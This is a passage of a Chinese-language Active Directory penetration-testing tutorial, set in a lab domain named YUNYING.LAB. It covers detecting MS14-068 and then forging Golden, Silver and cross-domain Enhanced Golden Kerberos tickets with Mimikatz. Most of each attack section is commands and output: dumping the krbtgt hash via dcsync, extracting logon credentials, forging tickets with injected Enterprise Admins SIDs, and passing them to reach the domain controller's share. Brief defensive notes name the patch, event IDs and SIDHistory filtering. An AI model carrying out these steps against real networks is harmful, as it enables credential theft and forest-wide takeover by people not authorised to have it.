


到此为止 Client 能够越权访问域控的共享文件夹。

3 防御与检测

此漏洞是一个 14 年的漏洞，多数产生在 windows server 2008 和 windows server 2003 的域环境中，所以安全补丁早已可以下载安装，用户可以通过在域控上安装 KB3011780 补丁来规避风险。

同时可以根据上文中提到的标记 include-pac 为 False 的特征来初步的筛选。



也可以通过 windows 日志来发现，如 ID 为 4624 登录到目标服务器、ID 为 5140 表示网络共享对象被访问等等。

在这个漏洞中主要的问题是存在于 KDC 会根据客户端指定 PAC 中数字签名的加密算法，以及 PAC 的加密算法，来校验 PAC 的合法性。这使得攻击者可通过伪造 PAC，修改 PAC 中的 SID，导致 KDC 判断攻击者为高权限用户，从而导致权限提升漏洞的产生。

0x02 Golden Ticket

简介

Golden Ticket（下面称为金票）是通过伪造的 TGT（Ticket Granting Ticket），因为只要有了高权限的 TGT，那么就可以发送给 TGS 换取任意服务的 ST。可以说有了金票就有了域内的最高权限。

制作金票的条件：

1、域名称
2、域的 SID 值
3、域的 KRBTGT 账户密码 HASH
4、伪造用户名，可以是任意的

实验环境

域：YUNYING.LAB
域控：Windows Server 2008 R2 x64(DC)
域内主机：Windows 7 x64(s1):用户 ts1

所需工具

Mimikatz

实验流程

金票的生成需要用到 krbtgt 的密码 HASH 值，可以通过 mimikatz 中的 lsadump::dcsync /domain:yunying.lab /user:krbtgt 命令获取 krbtgt 的值。如果已经通过其他方式获取到了 KRBTGT HASH 也可以直接进行下一步。

```
mimikatz # lsadump::dcsync /domain:yunying.lab /user:krbtgt
[DC] 'yunying.lab' will be the domain
[DC] 'dc.yunying.lab' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2019/1/7 10:49:14
Object Security ID   : S-1-5-21-4249968736-1423802980-663233003-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 60f8e5171d67fb3da7e23d81a57509e1
    ntlm- 0: 60f8e5171d67fb3da7e23d81a57509e1
    lm  - 0: c3cd5ce741b7a2aab4926c1e7ab711fe
```

得到 KRBTGT HASH 之后使用 mimikatz 中的 kerberos::golden 功能生成金票 golden.kiribi，即为伪造成功的 TGT。

参数说明：

/admin：伪造的用户名

/domain：域名称

/sid：SID 值，注意是去掉最后一个-后面的值

/krbtgt：krbtgt 的 HASH 值

/ticket：生成的票据名称

```
mimikatz # kerberos::golden /admin:administrator /domain:yunying.lab /sid:S-1-5-21-4249968736-1423802980-663233003 /krbt
gt:60f8e5171d67fb3da7e23d81a57509e1 /ticket:golden.kiribi
User      : administrator
Domain    : yunying.lab (YUNYING)
SID       : S-1-5-21-4249968736-1423802980-663233003
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 60f8e5171d67fb3da7e23d81a57509e1 - rc4_hmac_nt
Lifetime  : 2019/1/15 19:02:05 ; 2029/1/12 19:02:05 ; 2029/1/12 19:02:05
-> Ticket : golden.kiribi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

金票的使用

通过 mimikatz 中的 kerberos::ptt 功能（Pass The Ticket）将 golden.kiribi 导入内存中。

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::ptt golden.kiribi

* File: 'golden.kiribi': OK

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2019/1/15 19:02:05 ; 2029/1/12 19:02:05 ; 2029/1/12 19:02:05
   Server Name       : krbtgt/yunying.lab @ yunying.lab
   Client Name       : administrator @ yunying.lab
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

mimikatz #
```

已经可以通过 dir 成功访问域控的共享文件夹。

这样的方式导入的票据 20 分钟之内生效，如果过期再次导入就可以，并且可以伪造任意用户。

0x03 Silver Tickets

简介

Silver Tickets（下面称银票）就是伪造的 ST（Service Ticket），因为在 TGT 已经在 PAC 里限定了给 Client 授权的服务（通过 SID 的值），所以银票只能访问指定服务。

制作银票的条件：

1.域名称

2.域的 SID 值

3.域的服务账户的密码 HASH（不是 krbtgt，是域控）

4.伪造的用户名，可以是任意用户名，这里是 silver

实验环境

域：YUNYING.LAB

域控：Windows Server 2008 R2 x64(DC)

域内主机：Windows 7 x64(s1):用户 ts1

所需工具

Mimikatz

实验流程

首先我们需要知道服务账户的密码 HASH，这里同样拿域控来举例，通过 mimikatz 查看当前域账号 administrator 的 HASH 值。注意，这里使用的不是 Administrator 账号的 HASH，而是 DC$的 HASH。

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 444928 (00000000:0006ca00)
Session           : Interactive from 1
User Name         : Administrator
Domain            : YUNYING
Logon Server      : DC
Logon Time        : 2019/1/7 12:38:03
SID               : S-1-5-21-4249968736-1423802980-663233003-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : YUNYING
         * LM       : ac804745ee68ebea5bbfe08b771ee483
         * NTLM     : 4cb55ea6471d29ccbb2ce4cf00271fe3
         * SHA1     : 5001e0abcf5b1282298f7f052f85def16d56cba7
        tspkg :
```

```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : DC$
Domain            : YUNYING
Logon Server      : (null)
Logon Time        : 2019/1/7 12:11:18
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : DC$
         * Domain   : YUNYING
         * NTLM     : 505b19764e13f06c40dac5b9305e55cd
         * SHA1     : 27a2736e728b496d5750b9a1498bb11bbc5fb127
        tspkg :
        wdigest :
```

这时得到了 DC 的 HASH 值，通过 mimikatz 生成银票。

参数说明：

/domain：当前域名称

/sid：SID 值，和金票一样取前面一部分

/target：目标主机，这里是 dc.yunying.lab

/service：服务名称，这里需要访问共享文件，所以是 cifs

/rc4：目标主机的 HASH 值

/user：伪造的用户名

/ptt：表示的是 Pass The Ticket 攻击，是把生成的票据导入内存，也可以使用/ticket 导出之后再使用 kerberos::ptt 来导入

```
mimikatz # kerberos::golden /domain:yunying.lab /sid:S-1-5-21-4249968736-1423802980-663233003 /target:dc.yunying.lab /service:cifs /rc4:505b19764e13f06c40dac5b9305e55cd /user:silver /ptt
User      : silver
Domain    : yunying.lab (YUNYING)
SID       : S-1-5-21-4249968736-1423802980-663233003
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 505b19764e13f06c40dac5b9305e55cd - rc4_hmac_nt
Service   : cifs
Target    : dc.yunying.lab
Lifetime  : 2019/1/16 12:23:23 ; 2029/1/13 12:23:23 ; 2029/1/13 12:23:23
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'silver @ yunying.lab' successfully submitted for current session

mimikatz # _
```

这时通过 klist 查看本机的 kerberos 票据可以看到生成的票据。

```
C:\Users\ts1>klist

当前登录 ID 是 0:0x441e5

缓存的票证: (1)

#0>     客户端: silver @ yunying.lab
        服务器: cifs/dc.yunying.lab @ yunying.lab
        Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
        票证标志 0x40a00000 -> forwardable renewable pre_authent
        开始时间: 1/16/2019 12:23:23 (本地)
        结束时间:   1/13/2029 12:23:23 (本地)
        续订时间: 1/13/2029 12:23:23 (本地)
        会话密钥类型: RSADSI RC4-HMAC(NT)
```

使用 dir \\dc.yunying.lab\c$访问 DC 的共享文件夹。

```
C:\Users\ts1> dir \\dc.yunying.lab\c$
 驱动器 \\dc.yunying.lab\c$ 中的卷没有标签。
 卷的序列号是 00E7-5F53

 \\dc.yunying.lab\c$ 的目录

2009/07/14  11:20    <DIR>          PerfLogs
2019/01/07  10:36    <DIR>          Program Files
2019/01/07  10:36    <DIR>          Program Files (x86)
2019/01/06  00:56    <DIR>          Users
2019/01/07  10:42    <DIR>          Windows
               0 个文件              0 字节
               5 个目录 32,378,572,800 可用字节

C:\Users\ts1> dir \\dc.yunying.lab\c$
```

银票生成时没有 KRBTGT 的密码，所以不能伪造 TGT 票据，只能伪造由 Server 端密码加密的 ST 票据，只能访问指定的服务。


0x04 Enhanced Golden Tickets

在 Golden Ticket 部分说明可利用 krbtgt 的密码 HASH 值生成金票，从而能够获取域控权限同时能够访问域内其他主机的任何服务。但是普通的金票不能够跨域使用，也就是说金票的权限被限制在当前域内。

1 普通金票的局限性

为什么普通金票会被限制只能在当前域内使用？

在上一篇文章中说到了域树和域林的概念，同时说到 YUNYING.LAB 为其他两个域（NEWS.YUNYING.LAB 和 DEV.YUNYING.LAB）的根域，根域和其他域的最大的区别就是根域对整个域林都有控制权。而域正是根据 Enterprise Admins 组（下文会说明）来实现这样的权限划分。



2 实验演示

实验环境

根域：YUNYING.LAB

域控：DC.YUNYING.LAB

子域：NEWS.YUNYING.LAB

域控：NEWSDC.NEWS.YUNYING.LAB

子域：DEV.YUNYING.LAB

域控：DEVDC.DEV.YUNYING.LAB

操作系统均为 Windows Server 2008 R2 x64

使用工具：

Mimikatz


实验流程：

首先使用 mimikatz 在 NEWSDC（NEWS.YUNYING.LAB 的域控）上生成普通的金票，真实环境会是在域内的主机中，这里方便演示所以在域控中，原理和结果是一样的。

Kerberos::golden /admin:administrator /domain:news.yunying.lab /sid:SID /krbtgt:XXXXX /ptt

```
mimikatz # kerberos::golden /admin:administrator /domain:news.yunying.lab /sid:S-1-5-21-3641416521-285861825-2863956705
/krbtgt:ae83b1fb0731614e65a6f0f79f1fbc0e /ptt
User      : administrator
Domain    : news.yunying.lab (NEWS)
SID       : S-1-5-21-3641416521-285861825-2863956705
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: ae83b1fb0731614e65a6f0f79f1fbc0e - rc4_hmac_nt
Lifetime  : 2019/1/17 12:49:31 ; 2029/1/14 12:49:31 ; 2029/1/14 12:49:31
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'administrator @ news.yunying.lab' successfully submitted for current session

mimikatz # exit
Bye!
PS C:\Users\Administrator\Desktop\mimikatz_trunk\x64>
```


这里使用的是 NEWS.YUNYING.LAB 域的 SID 号，访问根域的 DC 共享文件夹被拒绝。



下面说明下具体原因。

Enterprise Admins 组

Enterprise Admins 组是域中用户的一个组，只存在于一个林中的根域中，这个组的成员，这里也就是 YUNYING.LAB 中的 Administrator 用户（不是本地的 Administrator，是域中的 Administrator）对域有完全管理控制权。




通过 whoami 命令在 yunying.lab 的域控上可以看到 Enterprise Admins 组的 RID 为 519（最后三位）


```
PS C:\Users\Administrator> whoami /all

用户信息
----------------

用户名                 SID
====================== ============================================
yunying\administrator S-1-5-21-4249968736-1423802980-663233003-500

组信息
-----------------

组名                                           类型   SID                                            属性
============================================== ====== ============================================== ==================
                                               ==========
Everyone                                       已知组 S-1-1-0                                        必需的组，启用于默认，
 启用的组
BUILTIN\Administrators                         别名   S-1-5-32-544                                   必需的组，启用于默认，
 启用的组，组的所有者
BUILTIN\Users                                  别名   S-1-5-32-545                                   必需的组，启用于默认，
 启用的组
BUILTIN\Pre-Windows 2000 Compatible Access     别名   S-1-5-32-554                                   必需的组，启用于默认，
 启用的组
NT AUTHORITY\INTERACTIVE                       已知组 S-1-5-4                                        必需的组，启用于默认，
 启用的组
控制台登录                                     已知组 S-1-2-1                                        必需的组，启用于默认，
 启用的组
NT AUTHORITY\Authenticated Users               已知组 S-1-5-11                                       必需的组，启用于默认，
 启用的组
NT AUTHORITY\This Organization                 已知组 S-1-5-15                                       必需的组，启用于默认，
 启用的组
LOCAL                                          已知组 S-1-2-0                                        必需的组，启用于默认，
 启用的组
YUNYING\Group Policy Creator Owners            组     S-1-5-21-4249968736-1423802980-663233003-520   必需的组，启用于默认，
 启用的组
YUNYING\Domain Admins                          组     S-1-5-21-4249968736-1423802980-663233003-512   必需的组，启用于默认，
 启用的组
YUNYING\Enterprise Admins                      组     S-1-5-21-4249968736-1423802980-663233003-519   必需的组，启用于默认，
 启用的组
YUNYING\Schema Admins                          组     S-1-5-21-4249968736-1423802980-663233003-518   必需的组，启用于默认，
 启用的组
YUNYING\Denied RODC Password Replication Group 别名   S-1-5-21-4249968736-1423802980-663233003-572   必需的组，启用于默认，
 启用的组
Mandatory Label\High Mandatory Level           标签   S-1-16-12288                                   必需的组，启用于默认，
```

Domain Admins 组

可以看到在子域中是不存在 Enterprise Admins 组的，在一个子域中权限最高的组就是 Domain Admins 组。截图是 news.yunying.lab 这个子域中的 Administrator 用户，这个 Administrator 有当前域的最高权限。



通过 whoami 命令也可以看到在 news.yunying.lab 这个子域中没有 Enterprise Admins 组的 SID 号。



在子域中使用 mimikatz 创建的黄金票据不能跨域使用的原因也就在这里，通过 whoami 可以看到 YUNYING.LAB 中 Enterprise Admins 组的 SID 号是：

S-1-5-21-4249968736-1423802980-663233003-519

而 NEWS.YUNYING.LAB 域中的 SID 号是：

S-1-5-21-3641416521-285861825-2863956705-XXX


mimikatz 通过/sid 选项接收 SID 号然后在尾部拼接 RID 号（512,519 等），拼接之后生成的 Enterprise Admins 组的完整 SID 是：

S-1-5-21-3641416521-285861825-2863956705-519

而这个 SID 在整个域林中都是不存在的，所以在子域中通过 mimikatz 生成的金票无法跨域或者是访问其他域的资源。在一个域林中，域控权限不是终点，根域的域控权限才是域渗透的终点。

3 突破限制

普通的黄金票据被限制在当前域内，在 2015 年 Black Hat USA 中国外的研究者提出了突破域限制的增强版的黄金票据。通过域内主机在迁移时 LDAP 库中的 SIDHistory 属性中保存的上一个域的 SID 值制作可以跨域的金票。这里没有迁移，直接拿根域的 SID 号做演示。




如果知道根域的 SID 那么就可以通过子域的 KRBTGT 的 HASH 值，使用 mimikatz 创建具有 Enterprise Admins 组权限（域林中的最高权限）的票据。环境与上文普通金票的生成相同。

首先我们通过 klist purge 删除当前会话的 Kerberos 票据，也可以在 mimikatz 里通过 kerberos::purge 来删除。

然后通过 mimikatz 重新生成包含根域 SID 的新的金票

Kerberos::golden /admin:administrator /domain:news.yunying.lab /sid:XXX /sids:XXX /krbtgt:XXX /startoffset:0 /endin:600 /renewmax:10080 /ptt



Startoffset 和 endin 分别代表偏移量和长度，renewmax 表示生成的票据的最长时间

注意这里是不知道根域 YUNYING.LAB 的 krbtgt 的密码 HASH 的，使用的是子域

NEWS.YUNYING.LAB 中的 KRBTGT 的密码 HASH。
然后再通过 dir 访问 DC. YUNYING.LAB 的共享文件夹，发现已经可以成功访问。

此时的这个票据票是拥有整个域林的控制权的。我们知道制作增强金票的条件是通过 SIDHistory 那防御方法就是在域内主机迁移时进行 SIDHistory 过滤，它会擦除 SIDHistory 属性中的内容。

0x05 小结

本文主要说明了 MS14068 的利用方式和金银票据，主要用来提升和维持域内权限，通常情况下需要结合其他的域内攻击方式进行使用，比如获取了域控制器的 NTLM HASH 等内容时。下一文将介绍关于 Kerberos 委派相关的攻击手法和实现原理。

实验工具

https://github.com/gentilkiwi/mimikatz/releases/tag/2.1.1-20181209
https://github.com/abatchy17/WindowsExploits/tree/master/MS14-068

参考链接

https://adsecurity.org/?p=1640
https://adsecurity.org/?p=2011
https://www.cnblogs.com/backlion/p/8127868.html
https://blogs.msdn.microsoft.com/openspecification/2009/04/24/understanding-microsoft-kerberos-pac-validation/